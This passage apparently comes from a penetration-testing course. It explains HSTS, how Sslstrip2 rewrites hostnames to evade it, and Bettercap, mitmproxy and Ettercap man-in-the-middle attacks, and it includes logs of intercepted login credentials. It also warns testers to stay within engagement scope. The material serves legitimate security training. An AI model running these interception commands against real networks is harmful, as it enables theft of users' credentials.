- Server header that marks the website as HTTPS only:
  - All content is delivered over HTTPS
- Browser remembers the header and won't engage with site if subsequently asked to interact over HTTP
- Browser will not present user with the "Continue Anyway?" dialog when a certificate error is observed

```
# curl -I https://accounts.google.com
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=10893354; includeSubDomains
Location: https://accounts.google.com/ManageAccount
Content-Length: 223
Date: Tue, 24 May 2016 13:05:31 GMT
```



Enter HSTS

To address the prevalent exposure to Sslstrip attacks, the IETF introduced RFC 6797 (https://tools.ietf.org/html/rfc6797), which introduced the HTTP Strict-Transport-Security (HSTS) header option for websites. When the Strict-Transport-Security header is set on any response from a website, the browser records that the server expects all activity with the server to be transmitted over HTTPS.

The HSTS option partially mitigates Sslstrip attacks. If the victim previously visited a website that set the HSTS header and an attacker attempts to rewrite links and content to remove the https:// prefix, the browser refuses to visit the site over HTTP. In addition, sites marked as using HSTS do not show users certificate warnings with an option to continue the transaction; instead, the browser indicates an error and refuses to communicate with the HTTPS site until the certificate issue has been resolved (also eliminating the attacker's option to mount SSL MitM attacks against an HSTS site).

Bypassing HSTS

- Browsers match hostnames to HSTS list:
  - Hostname compared to HSTS list, enforce all-SSL, no-cert-warnings policy
- MitM tools can rewrite hostnames as well:
  - www.facebook.com – HSTS already learned by browser
  - wwww.facebook.com – Never heard of it before, no HSTS!
- First implemented in Sslstrip2 - Nve Egea
- Force HSTS rule to expire with spoofed NTP - Jose Selva



Bypassing HSTS
At Black Hat Asia 2014, Leonardo Nve Egea presented Sslstrip2 (sometimes, Sslstrip+), which evades the HSTS control in some cases.

Nve Egea noted that browsers match the hostname of the server requested to the list of sites that use HSTS. If the hostname of the requested URL matches a hostname known to use HSTS, the browser refuses to load the content if the URL is rewritten by `Sslstrip` as an HTTP link (or display a certificate error with a continue option if there is a certificate error).

However, when an initial page is loaded over HTTP, an attacker can rewrite links to strip the HTTPS links, and it can change the requested hostnames as well. In the example shown on this page, the victim starts the browser by visiting http://www.kickstarter.com. The Kickstarter website returns content and links over HTTP, which the attacker modifies in two ways: First, HTTPS links are rewritten as HTTP links, and second, the hostname in HTTPS links is changed slightly, such as adding another "w" in "www" ("www" to "wwww") or any other modification that changes the hostname.

If the victim clicks a modified link (https://www.facebook.com from Kickstarter is modified by Sslstrip2 to be http://wwww.facebook.com), the request is automatically forwarded to the upstream site as https://www.facebook.com, but the content is delivered to the victim downstream over HTTP (again, rewriting links and hostnames to avoid HTTPS and HSTS policies). The victim's browser never raises an error about an insecure site because the HSTS policies are never matched due to modified hostnames observed by the victim.

Nve Egea's tool was initially released as an updated Sslstrip Python script but has since been integrated into Bettercap as well.

A new twist on this attack was released by Jose Selva. He demonstrated spoofing NTP traffic to force the HSTS record to be expired by the victim browser.

References:
https://www.blackhat.com/docs/asia-14/materials/Nve/Asia-14-Nve-Offensive-Exploiting-DNS-Servers-Changes.pdf
https://www.blackhat.com/docs/eu-14/materials/eu-14-Selvi-Bypassing-HTTP-Strict-Transport-Security-wp.pdf

Bettercap Sslstrip

```
# bettercap --proxy -T 172.16.0.186 -P POST
```

```
[I] [SSLSTRIP 172.16.0.186] Found stripped HTTPS link 'http://wmobile.slashdot.org/', proxying via S
 https://m.slashdot.org/api/v1/session.json?api_key=... ).
[172.16.0.186] POST https://m.slashdot.org/api/v1/session.json?api_key=MdotSLEDY7Ss2nEy70p9lkKJctCqb
BAUsatNKsQ ( text/html ) [404]

[HEADERS]

  Host : m.slashdot.org
  Connection : close
  Referer : http://m.slashdot.org/login
  Content-Length : 40
  Origin : http://m.slashdot.org
  Content-Type : application/x-www-form-urlencoded
  x-wap-profile : http://uaprof.vtext.com/sam/SCH-I535/SCH-I535.xml
  User-Agent : Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZO54K) AppleWebKit/534.3
HTML, like Gecko) Version/4.0 Mobile Safari/534.30
  Accept-Language : en-US
  Accept-Charset : utf-8, iso-8859-1, utf-16, *;q=0.7
  Accept : */*
  Pragma : no-cache

[BODY]

  nickname : josh
  passwd : notreallymypassword
```

Bettercap Sslstrip

In the example on this page, I have run Bettercap against an Android target at 172.16.0.186. I specified the --proxy argument to implement the Sslstrip and Sslstrip2 attacks, bypassing HSTS policies. I also specified the `-P POST` argument to display only HTTP POST results in the Bettercap log.

When the victim browsed to www.slashdot.org, the page was rewritten to remove HTTPS links and to add an extra character to the hostnames in rewritten links. When the victim tapped on the login button on Slashdot, the rewritten link was opened as mm.slashdot.org, thus evading the Slashdot HSTS policy for m.slashdot.org.

Mitmproxy + sslstrip

- Mitmproxy can perform Sslstrip-style attacks
  - Written in python
  - Slower than other tools written in C
  - Easier to customize
  - Still have to achieve middle-ness somehow
- Three tools
  - mitmproxy: text interface similar to Kismet or Yersinia
  - mitmdump: single command akin to tcpdump
  - mitmweb: experimental web interface

Mitmproxy + sslstrip

The Mitmproxy tool is packaged with many example scripts, one of which is `sslstrip.py` which demonstrates Sslstrip features. Mitmproxy has many similar features to bettercap, but is written in python, not ruby or C. That means it could be slower than ettercap under heavy load, depending on many circumstances. All mitmproxy functionality is available as a python library, not just as text, command, or web interface.

The example sslstrip.py is included on your class Slingshot VM at /usr/share/doc/mitmproxy/examples/complex/sslstrip.py.

Sslstrip: Caution for Pen Testers

```
Text only Interface activated...
Hit 'h' for inline help

HTTP : 72.21.207.65:80 -> USER: jwright@willhackforsushi.com   PASS: NotMyPassword   INFO:
http://www.amazon.com/gp/cart/view.html/ref=ox_sc_proceed
```

- Sslstrip intercepts all HTTPS traffic
  - No option to specify a target list of hosts
- Compromising Amazon.com credentials is great for attacking EC2 cloud computing
  - Not so much if it is a personal account
- Double-check your engagement scope before using Sslstrip
  - Consider limiting attack with Ettercap MitM constraints

Sslstrip: Caution for Pen Testers

Sslstrip is a very powerful tool for penetration testing. If Sslstrip can catch a user logging in to what they believe to be a secure site, the credentials that are disclosed are immensely valuable for attacking other systems, exploiting password re-use across sites. However, Sslstrip can also be too effective, and could land the pen tester in an uncomfortable situation.

Consider the Ettercap output in the top of this slide while running Ettercap. Instead of recovering the credentials for an internal website, Ettercap and Sslstrip reveal the credentials for a user logging in to Amazon.com instead. If you were targeting an Amazon Elastic Cloud Computing (EC2) instance, then Amazon.com credentials could be very valuable. However, it is much more likely that the personal (and out of scope!) Amazon.com credentials are for an unsuspecting user shopping while at work.

Before using Sslstrip, ensure your engagement scope allows for you to manipulate client systems when browsing to HTTPS websites. Also, consider limiting the scope of Sslstrip in your engagements. While Sslstrip does not include a feature to limit the attack to specific websites, we can limit which traffic we are receiving with Ettercap's MitM attack by specifying the permitted target websites in the second victim instance (for example, "`ettercap -TqM arp:remote /// /10.10.10.10-10.10.10.254//`"). This is straightforward with a small list of target hosts but may become complex when a larger number of hosts are within scope and are in a noncontiguous address space.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

SEC660.1 Bootcamp
Welcome to the SANS SEC660.1 Bootcamp!

Bootcamp Labs

- Victims: Ubuntu server and Windows 10 client
- Attacker: Slingshot Linux
- Networking: local only
- Goals:
  - HTTP Tampering
    - Part 1: Custom HTTP Injection
    - Part 2: HTTP + SSL
  - OSPF Route Injection
  - OPTIONAL AMSI Bypass

Bootcamp Labs
In this bootcamp session we will tackle several labs. First, we'll combine an existing scapy script with the ability to inject into HTTP as well as avoid HTTPS. Next, we'll look at exploiting common weaknesses in OSPF deployments, attacking the message digest secret and injecting routes to manipulate the internal network.

The final bootcamp lab is optional; depending on Windows, Windows Defender signatures, and Windows Defender programming updates, a working bypass might seem almost randomly detected. This is an exploratory lab, and it's likely you won't match the book!

LAB: HTTP Tampering

Please work on the lab exercise 1.5: HTTP Tampering.

Please work on the lab exercise 1.5: HTTP Tampering. You perform this exercise locally inside your virtual environment with the three course VMs: Windows 10, Ubuntu, and Slingshot.

LAB: OSPF Route Injection

Please work on the lab exercise 1.6: OSPF Route Injection.

Please work on the lab exercise 1.6: OSPF Route Injection. You perform this exercise locally inside your virtual environment with the Ubuntu and Slingshot.

LAB: Optional AMSI Bypass

If you choose,
please work on the lab exercise
1.7: Optional AMSI Bypass

Please work on the lab exercise 1.7: Optional AMSI Bypass. You perform this exercise locally inside your virtual environment with the Windows 10 VM. This exercise is optional, as AMSI behavior changes so rapidly, your results will often be different than the exercise solution.